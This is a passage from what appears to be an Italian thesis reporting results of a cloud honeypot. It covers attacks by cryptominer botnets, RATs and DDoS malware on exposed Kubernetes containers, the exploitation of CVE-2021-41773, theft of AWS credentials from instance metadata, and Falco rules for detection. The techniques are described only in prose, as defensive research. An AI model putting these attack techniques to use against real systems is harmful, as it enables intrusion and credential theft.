

Figura 6.5: Occorrenze e distribuzione dei diversi attacchi subiti per container (Ottobre)

Un altro tipo di statistica è, invece, quella relativa allo scopo degli attacchi o alla famiglia dei malware che sono stati riscontrati.

Come illustra la figura 6.6, Ottobre ha visto l'impiego di un elevato numero di minacce associate al mining di criptovalute. Tuttavia mentre 6 occorrenze sono state associate a cryptomining di tipo "legittimo", 190 sono state ricondotte a miners manovrati da botnet e lanciati da malware di vario tipo, tra cui *Tsunami* [43] e *sysrv-hello* [44].

Un'altra grossa fetta di attacchi rilevati (102) è relativa al malware *shellbot* [45], in grado di compromettere e pilotare un'istanza, così da eseguire diversi tipi di comandi. Tra questi, il download di file ma soprattutto, in base a quanto registrato nell'honeypot, l'esecuzione di istruzioni che portano a sferrare attacchi DDoS verso una coppia "IP:porta" specificata da un server C2 (command-and-control).

Ulteriori tipologie sono quelle riconducibili a malware impiegati con il solo scopo di causare attacchi di DoS o a RAT. Questi ultimi implicano l'infezione di un sistema al fine di estrapolarne informazioni, aprire una backdoor e comunicare con esso.

Infine, gli attacchi più rari sono stati quelli relativi a malware-miners non associati a botnet o a tentativi di privilege escalation che hanno visto l'impiego di script scaricati da progetti open source disponibili su GitHub.



Figura 6.6: Numero di attacchi riscontrati per tipologia di malware (Ottobre)

6.2.2 Novembre

A Novembre due dei tre clusters sono stati spostati in regioni vicine a quelle impiegate ad Ottobre: uno da eu-west-2 (Londra) a eu-central-1 (Francoforte) e l'altro da ap-east-1 (Hong Kong) a ap-south-1 (Mumbai). Invece, per le stesse ragioni già motivate in precedenza e relative all'ampia varietà di attacchi che sono stati rilevati a San Paolo, a tale regione è stato dedicato ancora un cluster.

La figura 6.7 mostra come anche questa volta vi sia stato un netto equilibrio tra la regione asiatica e quella sudamericana, con valori intorno al 40%. Il cluster situato in Europa, tuttavia, ha ricevuto un numero di attacchi inferiore al 20% degli attacchi totali.

Per quanto riguarda la varietà di attacchi riscontrati, questo mese ha registrato lo stesso numero di tipologie di Ottobre (14), ma delle occorrenze in numero leggermente inferiore (334 contro 370). La figura 6.8 mostra le regioni AWS in cui gli attacchi si sono propagati, con il malware *kinsing* che ha monopolizzato l'attenzione diffondendosi su tutte le regioni insieme a pochi altri, tra cui *sysrv-hello*.

Anche questa volta, il cluster in Sud America ha ricevuto un'ampia varietà di attacchi, riscontrando 12 delle 14 tipologie, contro le 9 rilevate in Asia e le 6 in Europa.



Figura 6.7: Percentuale di attacchi riscontrati per AWS zone (Novembre)



Figura 6.8: Occorrenze e distribuzione dei diversi attacchi subiti per AWS zone (Novembre)

Tuttavia, mentre i dati di Ottobre avevano rilevato una distribuzione delle minacce sui vari tipi di containers pressoché equilibrata, quelli di Novembre lasciano spazio a poche interpretazioni, come dimostra la figura 6.9. Infatti WebLogic, complice della vasta diffusione di *kinsing*, ha raggiunto il 78.4% sul numero complessivo di attacchi. Tutti gli altri containers, di contro, si sono mantenuti intorno o addirittura sotto la percentuale del 10%.



Figura 6.9: Percentuale di attacchi riscontrati per container (Novembre)

Analizzando, invece, la figura 6.10 si evince come in questo mese gli attacchi rivolti a più containers siano stati meno del mese precedente, con il solo *sysrv-hello* ad aver coinvolto più di due servizi applicativi.

Un'altra comparativa che a questo punto non può sorprendere è quella rappresentata in figura 6.11. A Novembre, infatti, 311 dei 334 attacchi hanno avuto come obiettivo primario quello di fare mining di criptovalute. Di questi 311, però, solo 36 sono stati miners leciti, con 274 riconducibili a malware manovrati da botnet e 1 miner rilevato anche come trojan.

A questi si vanno ad aggiungere anche 14 incidenti da associare a RAT e 7 a Trojan di tipo generico. Infine sono stati individuati 2 tentativi di lateral movement che verranno menzionati successivamente, nella sezione relativa agli attacchi alla piattaforma AWS.



Figura 6.10: Occorrenze e distribuzione dei diversi attacchi subiti per container (Novembre)



Figura 6.11: Numero di attacchi riscontrati per tipologia di malware (Novembre)

6.2.3 Sommario degli attacchi

Durante i mesi di schieramento dei clusters sono stati riscontrati, tramite le regole Falco, circa 1900 incidenti informatici, riconducibili a quasi 50 minacce differenti.

Tuttavia a tali statistiche possono aggiungersi ulteriori considerazioni.

La prima va a ricollegarsi ai servizi applicativi che sono stati vittima di attacchi. Infatti, sebbene la maggior parte dei containers (WordPress, Tomcat, Jenkins, WebLogic e Apache Struts 2) abbiano registrato le evidenze di incidenti, i rimanenti due, ovvero PostgreSQL e Argo Workflows, non hanno mai rilevato alcuna evidenza. Ciò, probabilmente, va ricondotto a due diverse motivazioni:

- il servizio Argo è si vulnerabile, ma gli attacchi che può subire possono essere perpetrati solo tramite la relativa dashboard. Ciò implica principalmente che gli attacchi non possono essere sferrati tramite software o tool automatici, ma in maniera manuale, dopo la creazione di un nuovo workflow;

- invece, l'immagine ufficiale di PostgreSQL è notoriamente priva dei pacchetti e delle dipendenze che gli consentono di scaricare file e binaries dalla rete, come *curl* e *wget*. Ciò, quindi, può averlo reso poco appetibile agli attaccanti.

Inoltre, la considerazione fatta su Argo va a ricollegarsi al fatto che nei primi mesi di deployment dei cluster Kubernetes, gli attacchi manuali rilevati sono stati inferiori al 2% degli attacchi totali. Questo sta a simboleggiare che gli incidenti di tale tipo sono ben più rari rispetto a quelli automatici. Ciò quindi ha spostato l'attenzione e anche l'automatizzazione relativa alla classificazione degli attacchi alle esecuzioni riconducibili a *curl* e *wget*.

Un altro fattore interessante è quello relativo agli attacchi multi-containers che sono stati riscontrati. Infatti, in alcuni casi, su tutti *sysrv-hello*, gli incidenti sono stati rilevati su diversi tipi di servizi applicativi. Ciò implica come alcuni malware siano stati concepiti con una certa portabilità.

Per quanto riguarda le regioni AWS prese di mira, le analisi hanno permesso di rilevare come quella di San Paolo sia stata la più interessante, almeno in termini di varietà di incidenti. Ciononostante i dati raccolti in Asia non sono stati da meno, soprattutto per quanto riguarda la frequenza degli attacchi. Al contrario, invece, le due zone europee impiegate hanno rilevato numeri bassi. Tuttavia, le motivazioni in merito alla natura e al perchè di queste statistiche esulano dallo scopo di questa tesi e non verranno ipotizzate.

6.2.4 Apache HTTP Server

L'Apache HTTP Server [46] è un web server open source, sviluppato da Apache Software Foundation.

Nonostante questo non sia stato inizialmente integrato tra i servizi esposti nei clusters Kubernetes, a causa di una vulnerabilità divulgata alla fine di Settembre 2021 si è deciso di adottarlo e di raccogliere i dati proprio durante l'ultima settimana di Novembre. Lo scopo di tale approccio ha permesso, perciò, sia di monitorare il traffico malevolo ricevuto da un container identificato come vulnerabile solo in tempi molto recenti, sia di illustrare l'elasticità e la flessibilità data dall'impiego di questa honeypot che in tempi brevi ha esposto tale web server e rilevato le minacce mirate ad esso grazie a Falco.

La vulnerabilità in questione è la CVE-2021-41773 [47] ed è associata alla sola versione di Apache HTTP Server 2.4.49. Infatti, a causa di una modifica introdotta in tale versione e laddove non fosse definito uno specifico tipo di permesso ("require all denied"), la vulnerabilità ha reso possibili gli attacchi di "path traversal". Questi sono in grado di sfruttare la mancata validazione o sanificazione dell'input di un utente, dando quindi accesso al filesystem e concedendo una potenziale RCE.

Una volta che tale servizio è stato esposto nei vari clusters Kubernetes, è stata definita una regola Falco ad hoc per il rilevamento di eventuali attacchi. Essa è stata concepita allo stesso modo di quelle riportate nel capitolo precedente e ha permesso in meno di 24 ore di rilevare il primo attacco. In una settimana, quindi, si sono contati 27 incidenti. Anche in questo caso, il container è stato colpito dal malware *kinsing* che si è, però, palesato in una nuova variante.

Tuttavia, una seconda tipologia di minaccia riscontrata ha permesso di individuare il download e l'esecuzione di scripts da parte di un attaccante che, presumibilmente in modalità manuale, ha cercato di fare una "privilege escalation".

La figura 6.12 riporta la percentuale di attacchi rilevati per regione contro tale servizio applicativo.

6.2.5 Ulteriori obiettivi raggiunti

Le varie statistiche illustrate danno un'idea dei risultati che sono stati ottenuti tramite il dispiego dei clusters Kubernetes. Tuttavia tutti questi dati fanno da contorno all'altro obiettivo che è stato inseguito con lo schieramento dell'honeypot, ovvero la ricerca di nuovi trends e minacce che hanno permesso di studiare nuovi attacchi e di elaborare strategie per il loro rilevamento.

Tali minacce, infatti, come già ampiamente sottolineato, mirano containers che vengono comunemente impiegati per fornire servizi, fare hosting di applicazioni o per portare a termine dei jobs. I rischi associati ad essi sono, perciò, reali e non riguardano protocolli generici. E' per questo che l'impiego dell'honeypot può introdurre un importante contributo alla sicurezza di questi ambienti.

Per tale scopo sono stati rilevati IP e domini malevoli, sono stati analizzati numerosi malware e sono stati collezionati tutti gli IoCs ad essi relativi. Questi indicatori hanno così permesso di elaborare e adottare delle regole Falco in grado di



Figura 6.12: Numero di attacchi riscontrati per regione in Apache HTTP Server

identificare l'esecuzione delle minacce riscontrate. Tra queste regole si annoverano quelle in grado di rilevare i binaries che vengono scaricati, i processi che vengono lanciati dai malware, oltre alle connessioni rivolte verso i sopracitati IP o domini malevoli.

Quindi, l'impiego degli IoCs rappresenta una fonte di assoluto valore che consente di individuare comportamenti sospetti già noti. Il loro rilevamento all'interno delle istanze può essere spesso impiegato al fine di fornire strumenti di difesa e di risposta alle minacce che possono presentarsi.

Infatti, sebbene ogni malware si evolva, si presenti in varie forme ed effettui delle esecuzioni differenti da altri, il suo comportamento talvolta può essere schematizzato. Ad esempio, i modi in cui esso lancia un processo o avvia delle connessioni scaricando ulteriori file malevoli, possono essere studiati a fondo tramite dei "patterns" che, con l'analisi delle system calls, possono essere riconosciuti al fine di fare scattare degli allarmi Falco.

Si pensi inoltre allo studio dei miners che permette di individuare quando un container, o più in generale un'istanza, cerca di raggiungere un dominio di mining specifico. Anche in questo caso l'impiego dell'honeypot ha avuto un ruolo importante, poichè tramite l'identificazione di nuovi "miner samples" ha permesso di arricchire i "miner domains" nelle relative regole di monitoraggio.

Quindi, proprio per raggiungere tali obiettivi, l'honeypot ha integrato un'ulteriore funzionalità: quella di andare ad elaborare periodicamente delle regole Falco sulla

base degli IoCs più recenti che sono stati rilevati dagli incidenti informatici subiti. Perciò, tramite l'istanza ELK e grazie al lavoro svolto durante i mesi nell'individuare e nell'associare ad ogni attacco i relativi IP, domini, processi e binaries, è stato automatizzato un task che ha permesso di ottenere le regole in grado di rilevare l'esecuzione delle minacce più recenti. Queste forniscono uno strumento in più che può contribuire alla sicurezza delle istanze e che può essere adottato qualora si voglia rilevare l'esecuzione di attacchi già noti.

In tal modo, perciò, l'honeypot ha prodotto delle regole in grado di arricchire la "runtime threat detection" che può essere condotta con Falco.

Inoltre, lo studio dei malware rilevati ha permesso anche di condurre ulteriori ricerche sulle strategie principalmente adoperate dagli attacchi e dagli attaccanti. Così è stato possibile testare e migliorare l'efficacia delle regole già impiegate o, ancora, creare nuove regole con lo scopo di individuare l'esecuzione di comandi potenzialmente malevoli.

6.3 Gli attacchi alle piattaforme cloud AWS

In questo scenario, invece, le ricerche condotte non hanno portato a risultati molto soddisfacenti. Nonostante le credenziali siano state diffuse su vari buckets e nonostante siano stati impiegati forum e siti per disseminarle, non è stato registrato alcun tentativo di lateral movement.

Tuttavia le credenziali di Ryan e la chiave compromessa relativa all'istanza EC2 sono state impiegate. Infatti, i logs Cloudtrail relativi a tale utente e l'agent di Sysdig Secure collegato all'istanza EC2 hanno rilevato alcuni comandi lanciati dagli attaccanti.

Nel primo caso, essi hanno acquisito e impiegato le credenziali dell'utente. Tuttavia si sono fermati alla fase di "information gathering", listando gli utenti, le policies, i gruppi di utenti, le informazioni relative ai dispositivi di MFA associati a Ryan stesso e prelevando alcuni dati dell'account. Non si può dire, però, lo stesso per quanto riguarda i ruoli associati ai cluster Kubernetes che sono stati schierati. Infatti, in tal caso, su Cloudtrail non sono state rilevate operazioni riconducibili a veri e propri attacchi. Nonostante ciò, come accennato anche nella sezione relativa agli attacchi mirati ai cluster Kubernetes durante il mese di Novembre, è stata riscontrata una tipologia di attacco che ha raccolto le credenziali di un ruolo AWS (quindi di un cluster Kubernetes) tramite i metadata, dopo aver preso il controllo di un pod vulnerabile (WordPress nello specifico). Esso tuttavia è stato l'unico attacco di tale tipologia riscontrato in più di 4 mesi, è avvenuto sole due volte, e ha fatto "exfiltration" delle credenziali senza nemmeno impiegarle.

Nello scenario della chiave compromessa, invece, sono state tracciate le esecuzioni lanciate dall'istanza EC2. Anche questa volta, sebbene al suo interno vi fosse un

file con le credenziali di Ryan, l'interesse degli attaccanti è stato quello di lanciare miners o scaricare malware, e solo in pochissimi scenari quello di impiegare le credenziali di AWS per scoprire maggiori informazioni sulla piattaforma cloud.

Dunque, in entrambi gli scenari, i tentativi registrati non si sono mai spinti al di là della fase di information gathering. Complice di questi risultati potrebbe essere lo scarso interesse nei confronti delle esecuzioni manuali, le quali richiedono del tempo che gli attaccanti spenderebbero solo se sicuri di potere trovare qualcosa di davvero interessante. Infatti, spesso, le vittime di queste tipologie di attacchi sono aziende o account che vengono studiati e presi di mira anche per lungo tempo, e non quelle i cui dati sono stati trapelati da forum o siti. Un'altra motivazione, anche se meno plausibile, potrebbe essere quella relativa al fatto di aver reso accessibile un percorso di lateral movement non immediato da trovare per chi non è pratico di tale piattaforma.

Capitolo 7

Conclusioni

Lo schieramento dell'honeypot ha permesso di studiare la natura degli attacchi mirati a diversi tipi di infrastrutture cloud.

Le analisi condotte e riportate nel capitolo precedente hanno messo in rilievo il traffico malevolo rivolto a containers e istanze vulnerabili, generato nella maggior parte dei casi da attacchi automatici riconducibili a botnet. Sono state, perciò, individuate le tipologie di malware e le minacce che hanno bersagliato servizi applicativi reali, come alcuni web servers. Lo stesso studio è stato fatto anche sul Docker Engine. Per tali scopi, in entrambi i casi, sono state messe in atto delle strategie di monitoraggio e di rilevamento ad hoc, tramite Falco.

Le minacce che sono state individuate sono state ricondotte a diversi tipi di famiglie di malware e hanno avuto scopi differenti. Tra tutti però è risultato evidente che il principale interesse sia stato quello di minare criptovalute, sia in maniera "legittima", ma soprattutto trasformando le istanze stesse in "zombie". Così facendo esse sono state implicate nello sferrare attacchi a terze parti, coinvolgendo quindi altre macchine. Oltre a sporadici incidenti riconducibili a RAT o a tentativi di privilege escalation, nei mesi sono stati individuati anche molteplici DDoS agents, ovvero bot implicati nell'esecuzione di attacchi di DDoS.

Il traffico che ha preso di mira i containers ha permesso di individuare come gli attacchi ricevuti abbiano puntato a volte alcune specifiche regioni AWS e altre ad un insieme di esse, anche contemporaneamente. Tuttavia, in tal senso, i risultati hanno mostrato che il traffico di origine malevola riscontrato in Europa è stato inferiore rispetto a quello monitorato in America del Sud e in Asia.

Oltre a ciò, gli incidenti hanno permesso di analizzare la correlazione tra attacchi riscontrati e le vittime coinvolte da essi, ovvero i containers. Infatti le minacce hanno mirato spesso a containers specifici, e solo in alcuni casi hanno dimostrato di avere una portabilità che gli consentisse di compromettere più tipologie di containers. Da ciò si può evincere che la natura degli attacchi che imperversano in rete varia anche in base al sistema vittima. Per tali motivi, l'estendere questo

tipologia di honeypot con ulteriori servizi applicativi può portare al rilevamento di nuovi tipi di incidenti. Per perseguire questo scopo, l'impiego di Falco, con delle regole ad hoc, può rappresentare una soluzione flessibile ed estensibile, come anche dimostrato con l'esposizione dell'Apache HTTP Server.

Inoltre va evidenziato come l'honeypot, soprattutto nello scenario relativo ai clusters Kubernetes, abbia integrato delle strategie in grado di automatizzare la classificazione degli attacchi riscontrati. Per tale proposito sono stati sfruttati gli IoCs raccolti nei mesi che hanno permesso di "matchare" le evidenze degli incidenti noti con i logs generati dalle regole di Falco. Gli stessi IoCs hanno, poi, introdotto un apporto significativo con la definizione di nuove regole Falco in grado di individuare le stesse tipologie di minacce già rilevate. Queste regole a loro volta rappresentano uno strumento utile da potere impiegare sia all'interno del meccanismo di response engine dei clusters, al fine di fermare l'esecuzione di attacchi noti, sia come strumento di ulteriore difesa da potere fornire.

La scoperta di nuovi malware ha poi permesso di testare l'efficacia delle default Falco rules e, in alcuni casi, anche di creare delle regole nuove. Infatti le strategie adoperate dagli attaccanti possono sempre mutare e ciò implica la necessità di dovere aggiornare le regole impiegate per il loro rilevamento.

Un'ulteriore funzionalità è stata poi introdotta con la creazione del processo di sandboxing. Esso ha permesso di automatizzare la scoperta e l'ispezione di nuovi attacchi riscontrati nell'honeypot, tramite la produzione di report esaustivi e di catture da potere impiegare al fine di effettuare analisi più dettagliate.

Invece l'infrastruttura che ha esposto l'istanza EC2 con Docker Engine accessibile da remoto ha permesso di rilevare dei trend d'attacco simili ma con l'impiego di mezzi differenti. In tali casi, infatti, gli attaccanti hanno sfruttato Docker per prendere il controllo dell'istanza virtuale con la creazione di nuovi containers, e solo dopo hanno lanciato delle esecuzioni malevole. Quindi, questo scenario ha evidenziato come l'impiego delle API di Docker venga sfruttato spesso con delle immagini Docker ufficiali, ma talvolta anche con immagini personalizzate dagli attaccanti stessi e pushate in Docker registries.

Sempre per quanto riguarda l'istanza EC2 con Docker API accessibili da remoto, va sottolineato che l'architettura ha integrato vari servizi di AWS e tools come Falco, Falcosidekick e sysdig. La soluzione ottenuta ha permesso di automatizzare, grazie all'invio di allarmi Falco, l'arresto dell'istanza attaccata e l'avvio di una nuova istanza vulnerabile, andando quindi a mitigare i costi dell'istanza e gli effetti degli attacchi subiti. In parallelo essa ha previsto anche strategie per effettuare l'immagazzinamento delle evidenze riscontrate.

La piattaforma AWS, di contro, è stata quella che non ha permesso di rilevare incidenti interessanti. Infatti, in tale scenario gli attaccanti non hanno mai superato la fase di information gathering e perciò non è mai stato registrato alcun tentativo di lateral movement. Ciò fa comprendere che gli attacchi perpetrati in maniera

automatica, come quelli lanciati dalle botnet ai containers, siano molto più ricorrenti di quelli manuali, che invece andrebbero impiegati contro tali tipi di piattaforme cloud.

Nonostante quest'ultimo risultato, l'impiego di tale honeypot ha portato a dei risultati soddisfacenti, sia in termini di automazione, sia in termini di statistiche sugli incidenti occorsi, ma soprattutto in termini di ricerca di nuovi attacchi e di elaborazione di nuove strategie di detection. Infatti, le analisi hanno permesso di individuare molteplici minacce, alcune delle quali sono state perciò studiate e divulgate. Inoltre, in base alle loro caratteristiche talvolta differenti sono stati concepiti strumenti di detection in forma di regole Falco, così da fornire soluzioni di difesa aggiuntive o da irrubostire quelle preesistenti.

Appendice A

Come effettuare lateral movement nel Cloud (AWS)

